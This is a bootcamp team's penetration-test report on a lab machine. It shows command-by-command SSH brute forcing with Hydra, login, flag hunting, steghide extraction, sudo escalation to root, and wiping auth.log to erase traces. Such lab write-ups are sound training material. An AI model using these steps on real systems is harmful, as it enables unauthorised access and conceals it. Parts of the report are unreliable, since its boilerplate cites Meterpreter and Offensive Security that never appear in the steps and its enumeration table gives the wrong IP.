SDA|Coding dojo|CyperSecurity Bootcamp

Penetration Test Report

Blue Team

Batool Alkhuraym
Amal Alsuwaidan
Tariq Kaab
Manal Kolaib
Fatemh Albqami
Nasser Alqarene

Table of Contents

Report-High-Level Summary

The Blue Team was tasked with penetration testing the Green Team machine,

searching for the codes(flags) that have been left by the Green Team and recovering these codes for a capstone project.

The focus of this test is to perform attacks, similar to those of a malicious entity, and

attempt to gain access to the Green Team machine. The Blue team's overall

objective was to identify system weaknesses and exploit flaws while reporting the findings codes

Green Team.

While conducting the penetration test, it seems that there were no

vulnerabilities within the Green Team system so we started the user's security awareness test by using some common and easy passwords that can be used by attackers. During testing, Blue Team had gained access to the system. this is a brief description of how access was obtained are listed below:

Target – Obtained access via the SSH's easy password service using a dictionary that contains a common and easy password that can be collected by social engineering and the internet and using hydra tool.

Report – Recommendations and Patches

The Blue Team recommends awareness training for the system users to ensure that an attacker cannot exploit this system in the future. One thing to remember is that Cyber security training is the most effective way of educating employees on the risks they should avoid and the steps they should take if they are unsure about what to do in certain scenarios.

In fact, weak password-based systems failure to require sufficient password strength, and to control incorrect password entry, is a serious security issue, as in Green Team machine.

Password attacks are rarely successful against systems that have adopted the manufacturer's recommended security practices. Controls that limit the number of unsuccessful access attempts allowed per unit of elapsed time are very effective against brute force attacks.

For recommendation for Green Team, the shall use the best possible passwords to set a good example, write them down, and keep the list safely in a wallet next to a credit card. Also must know as much about the systems and networks in your organization as possible and have access to the expert people that know the rest.

Password policy can specify the number and type of characters, the frequency of mandatory changes, and even the reusability of old passwords. Similarly, a system administrator can regulate the permitted number of incorrect password entries that are submitted and further improve the level of protection. Systems that do not validate passwords, or store passwords in easy-to-access locations, are ripe for attack.

Report-Methodologies

Blue Team have used many effective tools to performing penetration testing in order to ensure that everything is completely secured.

Report-Information Gathering

The purpose of information gathering phase is to determine the scope of the penetration testing. Blue Team was charged with exploiting the machine.

- **IP Target** : **10.9.2.21**

Report-Enumeration

The service enumeration phase of a penetration test is concerned with learning about the services that are active on a system or systems. For an attacker, this is useful since it gives information on possible attack paths into a system. Before executing a penetration test, an attacker has to know what applications are running on the system. Some ports may not be listed in some circumstances.

IP address	Port	Service
10.9.2.4	**22**	**SSH**

Report-Penetration

The penetration testing section of the investigation is largely focused on accessing to a range of systems. Blue Team was able to successfully obtain access to the system.

Vulnerability Exploited	Target System
SSH	**10.9.2.21**

STEP1 : to check the local IP address and target IP address

- **Command** : **ifconfig** , **sudo netdiscover -r 10.9.2.0/24**

```
kali@kali: ~
┌──(kali㉿kali)-[~]
└─$ ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 10.9.2.4  netmask 255.255.255.0  broadcast 10.9.2.255
        inet6 fe80::a00:27ff:fe0e:348d  prefixlen 64  scopeid 0x20<link>
        ether 08:00:27:0e:34:8d  txqueuelen 1000  (Ethernet)
        RX packets 1039  bytes 352635 (344.3 KiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 1100  bytes 119424 (116.6 KiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536
        inet 127.0.0.1  netmask 255.0.0.0
        inet6 ::1  prefixlen 128  scopeid 0x10<host>
        loop  txqueuelen 1000  (Local Loopback)
        RX packets 16  bytes 800 (800.0 B)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 16  bytes 800 (800.0 B)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0


┌──(kali㉿kali)-[~]
└─$ sudo netdiscover -r 10.9.2.0/24
[sudo] password for kali:
```

```
kali@kali: ~
 Currently scanning: Finished!   |   Screen View: Unique Hosts

 4 Captured ARP Req/Rep packets, from 4 hosts.   Total size: 240
 _____________________________________________________________________________
   IP            At MAC Address     Count     Len  MAC Vendor / Hostname
 -----------------------------------------------------------------------------
 10.9.2.1        52:54:00:12:35:00      1      60  Unknown vendor
 10.9.2.2        52:54:00:12:35:00      1      60  Unknown vendor
 10.9.2.3        08:00:27:18:20:f0      1      60  PCS Systemtechnik GmbH
 10.9.2.21       08:00:27:1b:d3:82      1      60  PCS Systemtechnik GmbH
```

Step 2: Run a Nmap scan against the target IP .

- **Command** : **nmap -Sv -Pn 10.9.2.21**

```
kali@kali: ~
┌──(kali㉿kali)-[~]
└─$ nmap -sV -Pn 10.9.2.21
Starting Nmap 7.92 ( https://nmap.org ) at 2021-11-29 08:35 EST
Nmap scan report for 10.9.2.21
Host is up (0.00085s latency).
Not shown: 993 filtered tcp ports (no-response)
PORT     STATE  SERVICE     VERSION
21/tcp   open   ftp         OpenBSD ftpd 6.4 (Linux port 0.17)
22/tcp   open   ssh         OpenSSH 7.2p2 Ubuntu 4ubuntu2.10 (Ubuntu Linux; protocol
2.0)
80/tcp   open   http        Apache httpd 2.4.18 ((Ubuntu))
135/tcp  closed msrpc
139/tcp  open   netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
443/tcp  open   http        Apache httpd 2.4.18
445/tcp  open   netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
Service Info: Hosts: vmpire-VirtualBox, 127.0.1.1; OS: Linux; CPE: cpe:/o:linux:linu
x_kernel

Service detection performed. Please report any incorrect results at https://nmap.org
/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 29.09 seconds

┌──(kali㉿kali)-[~]
└─$
```

Step 3: pass_list.txt was used in order to get the password of the target machine

- **Command:**

  Hydra -l vmpire -p '/home/kali/Desktop/pass_list.txt' 10.9.2.21 ssh

```
┌──(kali㉿kali)-[~]
└─$ hydra -l vmpire -P '/home/kali/Desktop/pass_list.txt' 10.9.2.21  ssh
Hydra v9.1 (c) 2020 by van Hauser/THC & David Maciejak - Please do not use in milita
ry or secret service organizations, or for illegal purposes (this is non-binding, th
ese *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2021-11-28 13:52:23
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommen
ded to reduce the tasks: use -t 4
[WARNING] Restorefile (you have 10 seconds to abort... (use option -I to skip waitin
g)) from a previous session found, to prevent overwriting, ./hydra.restore
[DATA] max 16 tasks per 1 server, overall 16 tasks, 1500 login tries (l:1/p:1500), ~
94 tries per task
[DATA] attacking ssh://10.9.2.21:22/
[STATUS] 177.00 tries/min, 177 tries in 00:01h, 1324 to do in 00:08h, 16 active
[STATUS] 134.33 tries/min, 403 tries in 00:03h, 1098 to do in 00:09h, 16 active
[STATUS] 117.29 tries/min, 821 tries in 00:07h, 684 to do in 00:06h, 16 active
[STATUS] 116.83 tries/min, 1402 tries in 00:12h, 103 to do in 00:01h, 16 active
[22][ssh] host: 10.9.2.21   login: vmpire   password: vero77
1 of 1 target successfully completed, 1 valid password found
[WARNING] Writing restore file because 6 final worker threads did not complete until
 end.
[ERROR] 6 targets did not resolve or could not be connected
[ERROR] 0 target did not complete
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2021-11-28 14:05:17

┌──(kali㉿kali)-[~]
└─$
```

Step 4: Remote Access the target machine

- **Commend:** `ssh vmpire@10.9.2.21`

```
vmpire@vmpire-VirtualBox: ~

┌──(kali㉿kali)-[~]
└─$ ssh vmpire@10.9.2.21
vmpire@10.9.2.21's password:
Welcome to Ubuntu 16.04.7 LTS (GNU/Linux 4.15.0-142-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

11 packages can be updated.
2 updates are security updates.

New release '18.04.6 LTS' available.
Run 'do-release-upgrade' to upgrade to it.

Last login: Sun Nov 28 14:25:48 2021 from 10.9.2.4
vmpire@vmpire-VirtualBox:~$
```

Step 5: Looking for the flags

```
vmpire@vmpire-VirtualBox:~$ ls
Desktop   Downloads   host   Pictures   Templates   whendell
Documents examples.desktop   Music   Public   Videos
vmpire@vmpire-VirtualBox:~$ cd Desktop/
vmpire@vmpire-VirtualBox:~/Desktop$ ls
!!!!
vmpire@vmpire-VirtualBox:~/Desktop$ cat \!\!\!\!

        ———Are you looking for me?!———
vmpire@vmpire-VirtualBox:~/Desktop$
```

Step 6: Found the user flag as shown:

- **Command :/home/templates/vero.txt**

```
vmpire@vmpire-VirtualBox:~/Desktop$ cd ~
vmpire@vmpire-VirtualBox:~$ cd Templates/
vmpire@vmpire-VirtualBox:~/Templates$ ls
vero.txt
vmpire@vmpire-VirtualBox:~/Templates$ cat vero.txt
{userflag} f96fe3f09ec4d3565bfa83f82b1f654801e8ebf8

vmpire@vmpire-VirtualBox:~/Templates$
```


Step 7: Found the other flags


- **Command** : **/home/host/echooo p/w**

```
vmpire@vmpire-VirtualBox:~/Templates$ cd ~
vmpire@vmpire-VirtualBox:~$ cd host/
vmpire@vmpire-VirtualBox:~/host$ ls
echooo
vmpire@vmpire-VirtualBox:~/host$ cat echooo
 6721239616373cf59bd65d4310fdac4774ab75a5

 06df99a0f062b8d016b3b7e8b6904908b2d9160b
vmpire@vmpire-VirtualBox:~/host$ cd ~
vmpire@vmpire-VirtualBox:~$ cd Documents/
vmpire@vmpire-VirtualBox:~/Documents$ ls
vmpire@vmpire-VirtualBox:~/Documents$ cd ~
```

Step 8: Using Hash Cracker to get the value of them





Step 9: Found the Root-Flag

- **Command: /home/Whendell/SUMMARY.TXT**

```
vmpire@vmpire-VirtualBox:~$ cd whendell/
vmpire@vmpire-VirtualBox:~/whendell$ ls
Hypird.jpeg  secret.txt  SUMMARY.TXT
vmpire@vmpire-VirtualBox:~/whendell$ cat SUMMARY.TXT

    620be9d66b0f6b5fe74969e5b7028a9d56dbf8be

                {ROOT-FLAG}
vmpire@vmpire-VirtualBox:~/whendell$
```

Step 10: Using ftp in order to get the photos downloaded

- **Command :/home/Whendell/hypird.Jpeg**

```
kali@kali: ~

┌──(kali㉿kali)-[~]
└─$ ftp 10.9.2.21
Connected to 10.9.2.21.
220 vmpire-VirtualBox FTP server (Version 6.4/OpenBSD/Linux-ftpd-0.17) ready.
Name (10.9.2.21:kali): vmpire
331 Password required for vmpire.
Password:
230 User vmpire logged in.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp>
```

```
ftp> help
Commands may be abbreviated.  Commands are:

!               dir             mdelete         qc              site
$               disconnect      mdir            sendport        size
account         exit            mget            put             status
append          form            mkdir           pwd             struct
ascii           get             mls             quit            system
bell            glob            mode            quote           sunique
binary          hash            modtime         recv            tenex
bye             help            mput            reget           tick
case            idle            newer           rstatus         trace
cd              image           nmap            rhelp           type
cdup            ipany           nlist           rename          user
chmod           ipv4            ntrans          reset           umask
close           ipv6            open            restart         verbose
cr              lcd             prompt          rmdir           ?
delete          ls              passive         runique
debug           macdef          proxy           send
ftp> cd /home/vmpire/whendell
250 CWD command successful.
ftp> pwd
257 "/home/vmpire/whendell" is current directory.
ftp> ls
200 PORT command successful.
150 Opening ASCII mode data connection for '/bin/ls'.
total 12
-rw-rw-r-- 1 vmpire vmpire 3949 Nov 25 03:51 Hypird.jpeg
-rw-rw-r-- 1 vmpire vmpire   46 Nov 25 18:59 secret.txt
-rw-rw-r-- 1 vmpire vmpire   80 Nov 25 03:31 SUMMARY.TXT
226 Transfer complete.
ftp> get Hypird.jpeg
local: Hypird.jpeg remote: Hypird.jpeg
200 PORT command successful.
150 Opening BINARY mode data connection for 'Hypird.jpeg' (3949 bytes).
226 Transfer complete.
3949 bytes received in 0.00 secs (68.4738 MB/s)
ftp>
```

Step 11 : using the following command to get the content of the “secret.txt”

- **Command : /home/Whendell/secret.txt (secret message)**

```
kali@kali: ~
  -p, --passphrase        specify passphrase
    -p <passphrase>       use <passphrase> to extract data
  -xf, --extractfile      select file name for extracted data
    -xf <filename>        write the extracted data to <filename>
  -f, --force             overwrite existing files
  -q, --quiet             suppress information messages
  -v, --verbose           display detailed information

options for the info command:
  -p, --passphrase        specify passphrase
    -p <passphrase>       use <passphrase> to get info about embedded data

To embed emb.txt in cvr.jpg: steghide embed -cf cvr.jpg -ef emb.txt
To extract embedded data from stg.jpg: steghide extract -sf stg.jpg

┌──(kali㉿kali)-[~]
└─$ steghide extract -sf Hypird.jpeg

Enter passphrase:
wrote extracted data to "secret.txt".

┌──(kali㉿kali)-[~]
└─$ ls
cer.crt          Hash.txt                  NmapFormatting   text4.txt
cer.csr          hide.jpeg                 pass.txt         text5.txt
cer.key          hydra.restore             PE.txt           ubuntumgd@10.9.2.5
daily            Hypird.jpeg               Pictures         Videos
Desktop          id_rsa                    Public           vmpire@10.9.2.21
dir1             JuicyPotato.exe           python-evtx      wget-log
dir2             Lazysysadmin-disk1_copy.vhd secret.txt     wget-log.1
dir3             ManalKolaib_worldlist.txt shortlog         wget-log.2
Documents        Manalworldlist.txt        sss.bat          wordlist.txt
Downloads        me.txt                    Templates        wp-config.php
example.txt      m.txt                     text1.txt
hASHbrowns1.txt  Music                     text2.txt
Hashes.txt       name.txt                  text3.txt

┌──(kali㉿kali)-[~]
└─$ cat secret.txt
You are in our castel..Dracula is coming

┌──(kali㉿kali)-[~]
└─$
```

Step 12 : Escalate permission for the root

```
vmpire@vmpire-VirtualBox:~/whendell$ whoami
vmpire
vmpire@vmpire-VirtualBox:~/whendell$ sudo su
[sudo] password for vmpire:
root@vmpire-VirtualBox:/home/vmpire/whendell# whoami
root
root@vmpire-VirtualBox:/home/vmpire/whendell#
```

Report-House Cleaning

The assessment's house-cleaning section guarantees that any residues of the penetration test are eradicated. On an organization's computer, fragments of tools or user accounts are frequently left, which might lead to security difficulties in the future. It is critical that we are diligent and that no remains of our penetration test remain.
After completing the goals on both the lab and exam networks, Blue Team erased all user accounts and passwords, as well as the Meterpreter services installed on the server.

Offensive Security should not have to remove any user accounts or services from any of the systems.

Step 13 : Logging in , browsing and cleaning log files

- **Command: cd/var/log/**
- **Command : cat /dev/null**

```
root@vmpire-VirtualBox:/var/log# cd /var/log/
root@vmpire-VirtualBox:/var/log# ls
alternatives.log  dist-upgrade     hp                 syslog
apache2           dmesg            installer          ufw.log
apt               dpkg.log         kern.log           unattended-upgrades
auth.log          faillog          lastlog            upstart
bootstrap.log     fontconfig.log   lightdm            wtmp
btmp              fsck             samba              Xorg.0.log
cups              gpu-manager.log  speech-dispatcher  Xorg.0.log.old
root@vmpire-VirtualBox:/var/log# cat auth.log
```

```
Nov 28 10:36:05 vmpire-VirtualBox sshd[22725]: Failed password for vmpire from 10.9.
2.4 port 51708 ssh2
Nov 28 10:36:05 vmpire-VirtualBox sshd[22713]: Failed password for vmpire from 10.9.
2.4 port 51696 ssh2
Nov 28 10:36:05 vmpire-VirtualBox sshd[22711]: Failed password for vmpire from 10.9.
2.4 port 51694 ssh2
Nov 28 10:36:05 vmpire-VirtualBox sshd[22711]: error: maximum authentication attempt
s exceeded for vmpire from 10.9.2.4 port 51694 ssh2 [preauth]
Nov 28 10:36:05 vmpire-VirtualBox sshd[22711]: Disconnecting: Too many authenticatio
n failures [preauth]
Nov 28 10:36:05 vmpire-VirtualBox sshd[22711]: PAM 5 more authentication failures; l
ogname= uid=0 euid=0 tty=ssh ruser= rhost=10.9.2.4  user=vmpire
Nov 28 10:36:05 vmpire-VirtualBox sshd[22711]: PAM service(sshd) ignoring max retrie
s; 6 > 3
Nov 28 10:36:06 vmpire-VirtualBox sshd[22729]: pam_unix(sshd:auth): authentication f
ailure; logname= uid=0 euid=0 tty=ssh ruser= rhost=10.9.2.4  user=vmpire
Nov 28 10:36:06 vmpire-VirtualBox sshd[22727]: pam_unix(sshd:auth): authentication f
ailure; logname= uid=0 euid=0 tty=ssh ruser= rhost=10.9.2.4  user=vmpire
Nov 28 10:36:06 vmpire-VirtualBox sshd[22715]: Failed password for vmpire from 10.9.
2.4 port 51698 ssh2
Nov 28 10:36:06 vmpire-VirtualBox sshd[22722]: Failed password for vmpire from 10.9.
2.4 port 51706 ssh2
Nov 28 10:36:06 vmpire-VirtualBox sshd[22721]: Failed password for vmpire from 10.9.
2.4 port 51704 ssh2
Nov 28 10:36:07 vmpire-VirtualBox sshd[22718]: Failed password for vmpire from 10.9.
2.4 port 51702 ssh2
Nov 28 10:36:07 vmpire-VirtualBox sshd[22717]: Failed password for vmpire from 10.9.
2.4 port 51700 ssh2
Nov 28 10:36:07 vmpire-VirtualBox sshd[22725]: Failed password for vmpire from 10.9.
2.4 port 51708 ssh2
Nov 28 10:36:08 vmpire-VirtualBox sshd[22733]: pam_unix(sshd:auth): authentication f
ailure; logname= uid=0 euid=0 tty=ssh ruser= rhost=10.9.2.4  user=vmpire
Nov 28 10:36:08 vmpire-VirtualBox sshd[22732]: pam_unix(sshd:auth): authentication f
ailure; logname= uid=0 euid=0 tty=ssh ruser= rhost=10.9.2.4  user=vmpire
Nov 28 10:36:08 vmpire-VirtualBox sshd[22731]: pam_unix(sshd:auth): authentication f
ailure; logname= uid=0 euid=0 tty=ssh ruser= rhost=10.9.2.4  user=vmpire
Nov 28 10:36:08 vmpire-VirtualBox sshd[22737]: pam_unix(sshd:auth): authentication f
ailure; logname= uid=0 euid=0 tty=ssh ruser= rhost=10.9.2.4  user=vmpire
```

```
root@vmpire-VirtualBox:/var/log
root@vmpire-VirtualBox:/var/log# cat /dev/null > auth.log
root@vmpire-VirtualBox:/var/log# cat auth.log
root@vmpire-VirtualBox:/var/log#
```